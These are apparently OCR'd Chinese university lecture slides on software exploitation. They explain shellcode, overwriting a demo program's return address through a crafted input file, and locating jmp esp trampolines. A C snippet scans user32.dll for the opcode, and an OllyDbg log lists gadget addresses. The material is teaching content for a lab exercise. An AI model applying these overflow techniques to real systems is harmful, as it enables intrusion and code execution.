# 软件安全实验

北京邮电大学信息安全中心
张淼
zhangmiao@bupt.edu.cn

# 第二讲 漏洞利用技术

- shellcode概述
- 定位shellcode
- 缓冲区的组织
- shellcode编码技术

# 一、shellcode概述

- shellcode概述
- 定位shellcode
- 缓冲区的组织
- shellcode编码技术

# 一、shellcode概述— shellcode与exploit

1996年， Aleph One与Underground发表了著名论文Smashing the Stack for Fun and Profit,其中详细描述了Linux系统中栈的结构和如何利用基于栈的缓冲区溢出。

# 一、shellcode概述— shellcode与exploit

在这篇具有划时代意义的论文中，Aleph One演示了如何向进程中植入一段用于获得shell的代码，并在论文中称这段被植入进程的代码为”shellcode”。

# 一、shellcode概述— shellcode与exploit

后来人们干脆统一用shellcode这个专用术语来通称缓冲区溢出攻击中植入进程的代码。之后讨论的shellcode是植入进程的代码，而不是狭义上的仅仅用来获得shell的代码

# 一、shellcode概述— shellcode与exploit


植入代码之前我们需要做大量的调试工作。

例如，弄清楚程序有几个输入点，这些输入会当做哪个函数的参数读入到内存的哪一个区域，哪一个输入会造成栈溢出等等。

调试后还要计算函数返回地址和缓冲区的偏移并且淹没来使shellcode得到执行。

这个代码的植入过程就是漏洞利用，即exploit

# 一、shellcode概述— shellcode与exploit




缓冲区溢出过程中的功能模块划分

# 二、定位shellcode

- shellcode概述
- 定位shellcode
- 缓冲区的组织
- shellcode编码技术

# 二、定位shellcode

堆栈溢出实例

栈帧移位与jmp esp

获取“跳板”的地址

使用“跳板”定位的exploit

# 淹没返回地址

我们知道了，我们可以通过设计长度淹没邻接的authenticated变量来改变程序流程，那么我们再把它的长度再延长一点，淹没掉返回地址是否也能改变程序流程呢？

buffer[0-3]

buffer[4-7]


authenticated　　左侧是变量的 排列顺序图

EBP

返回地址

观察一下我们发现我们只需要先放置16个字符串，然后接下来的4个字节就能够淹没返回地址，达到控制返回地址的目的

# 淹没返回地址


OllyDbg - overflowret.exe - [CPU - 主线程, 模块 - overflow]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)
地址 HEX 数据 反汇编 注释
寄存器 (FPU)
00401A50 overflow.00401A50
0040112F=overflow.0040112F
程序入口点
暂停
开始
Debug
OllyDBG_1....
OllyDbg - o...
C:\Docume...
[编辑1] - Ul...
17:37

# 淹没返回地址

通过研究跳转和相关ascii信息提示我们发现假如文件中的密码正确的话，程序会到地址0x0040112F出继续执行程序

我们接下来的工作就是将返回地址修改为0x0040112F

(注意不通的环境返回地址可能不一样，结合实际情况进行修改)

由于记事本只能输入可见的文字，有局限，我们用UltraEdit打开password.txt文件

# 淹没返回地址

打开后我们选择2进制编辑的模式(图标是010101的那个按钮)

前16个字节我们就输入4321432143214321就好了

4321转化为16进制的ASCII码为34333231

然后我们在17-20字节上填写下地址0x0040112F

# 淹没返回地址


修改文件后进行保存，然后我们运行程序

可以观察到程序的确提示了密码正确

但是之后由于我们修改了返回地址，导致栈平衡出错

程序崩溃跳出

# 淹没返回地址



OllyDbg - overflowret.exe - [CPU - 主线程, 模块 - overflow]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)
地址 HEX 数据 反汇编 注释
寄存器 (FPU)
Select C:\Documents and Settings\bupt\桌面\2\overflowret\Debug\overflowret.exe
Congratulation! You have passed the verification!
SS:[31322F2C]=
EAX=00000032
跳转来自 _main
0012FB34 7FFDF000
0012FB38 CCCCCCCC
0012FB3C CCCCCCCC
访问违规: 读取 [31322F2C] - 使用Shift+F7/F8/F9来忽略程序异常
暂停
开始
Debug
OllyDBG_1....
OllyDbg - o...
[C:\Docume...
Select C:\D...
CH
17:43

# 二、定位shellcode —栈帧移位与jmp esp


我们回想下之前利用字符串赋值来修改缓冲区部分的内容，假如我们将返回地址淹没为我们手工查出的shellcode起始地址，函数返回时，这个地址被弹入EIP,然后处理器取指执行。

但是这种固定地址的方式会遇到下面的问题。

# 二、定位shellcode —栈帧移位与jmp esp




调试exploit时用OllyDbg直接获得Shellcode的起始地址并用其覆盖函数返回地址，shellcode得以执行





程序重新被装入运行时，栈帧发生“移位”先前查出的返回地址此时指向无效指令！静态的shellcode地址不能适应动态的内存变化


# 二、定位shellcode —栈帧移位与jmp esp

一般情况下，ESP寄存器中的地址总是指向系统栈中，且不会被溢出的数据破坏。函数返回时，ESP所指的位置恰好是我们所淹没的返回地址的下一个位置，如下图所示

# 二、定位shellcode —栈帧移位与jmp esp




使用静态地址定位，栈帧移位时，无法精确定位




利用一条jmp esp指令的地址覆盖函数返回地址。重新布置shellcode的摆放位置后，可以准确地定位shellcode，适应栈区动态变化的要求

# 二、定位shellcode —获取“跳板”的地址

在利用跳板之前，我们必须在进程空间中找到一条jmp esp指令的地址作为“跳板”。除了PE文件的代码被读入内存空间，一些经常被用到的动态链接库也将会一同被映射到内存。其中，注入kernel32.dll,user32.dll之类的动态链接库几乎会被所有的进程加载，且加载基址始终相同。

# 二、定位shellcode —获取“跳板”的地址

jmp esp对应的机器码是0xFFE4,我们可以写一个程序来从user32.dll在内存中的基地址开始向后搜索0xFFE4,找到就返回其内存地址(指针值)。

代码核心部分如下：

```
BYTE *ptr;
int position,address;
HINSTANCE handle;
BOOL done_flag=FALSE;
handle = LoadLibrary(“user32.dll”);
```

# 二、定位shellcode —获取“跳板”的地址


```
ptr = (BYTE*)handle;
for(position = 0;!done_flag;position++)
{
        if(ptr[position]==0xFF&&ptr[position+1]==0xE4)
        {
                int address=(int)ptr + position;
                printf(“OPCODE at 0x%x\n”,address);
        }
}
```

# 二、定位shellcode —获取“跳板”的地址

当然我们可以直接利用OllyDbg的插件获得整个进程空间的各类跳转地址。

我们可以下载一个OllyUni.dll的插件，然后放在Ollydbg的Plugins文件夹内，然后选择选项—目录—设置好插件的文件夹，然后就可以进行使用了(1.10版有效,2.x版可能无效)，然后进行如下的选择即可。

# 二、定位shellcode —获取“跳板”的地址



# 二、定位shellcode —获取“跳板”的地址

然后点击ollydbg的’L’的那个按钮，查看日志文件

```
00400000 模块 E:\0day2电子资料_解压密码: 0day2\0day2电子资料_解压密码: 0day2\02栈溢出原理与实战\2_2_overflow_var\stack_overflow_var.exe
76C40000 模块 C:\Windows\syswow64\KERNELBASE.dll
77030000 模块 C:\Windows\syswow64\kernel32.dll
77CC0000 模块 C:\Windows\SysWOW64\ntdll.dll
77CD01C8 单步事件位于 ntdll.77CD01C8
         Running ASCII analysis from 0x77CD01C8 (thread 4652)
         0 previous results deleted
00204317 Location found: CALL ESP in [unknown]
002046F5 Location found: CALL ESP in [unknown]
002046FF Location found: CALL ESP in [unknown]
73C4170D Location found: CALL ESP in [unknown]
73C7CF85 Location found: CALL ESP in [unknown]
73C7CFA4 Location found: CALL ESP in [unknown]
76C451F5 Location found: CALL ESP in KERNELBA.text
76C46229 Location found: CALL ESP in KERNELBA.text
76C7B7BC Location found: JMP ESP in KERNELBA.text
77063132 Location found: JMP ESP in kernel32.text
770C3165 Location found: JMP ESP in kernel32.text
77AE6AB9 Location found: CALL ESP in [unknown]
77AE6AF5 Location found: CALL ESP in [unknown]
77AE6B31 Location found: CALL ESP in [unknown]
77AE6B84 Location found: CALL ESP in [unknown]
77AE6BA2 Location found: CALL ESP in [unknown]
77AE6BFF Location found: CALL ESP in [unknown]
77AE6C2B Location found: CALL ESP in [unknown]
77B191B4 Location found: CALL ESP in [unknown]
77B19E11 Location found: JMP ESP in [unknown]
77B1B0D6 Location found: CALL ESP in [unknown]
77B3C21C Location found: CALL ESP in [unknown]
77B44C38 Location found: CALL ESP in [unknown]
77B913B5 Location found: CALL ESP in [unknown]
77D0DC9D Location found: JMP ESP in ntdll.text
77D1F9B1 Location found: JMP ESP in ntdll.text
7EFA4512 Location found: JMP ESP in [unknown]
7EFA54CD Location found: JMP ESP in [unknown]
         28 addresses found, 0 filtered
```

# 二、定位shellcode —使用“跳板”定位的exploit

查找到“跳板”的地址之后，我们可以利用它来进行shellcode的注入了，我们做一个下面的实验：

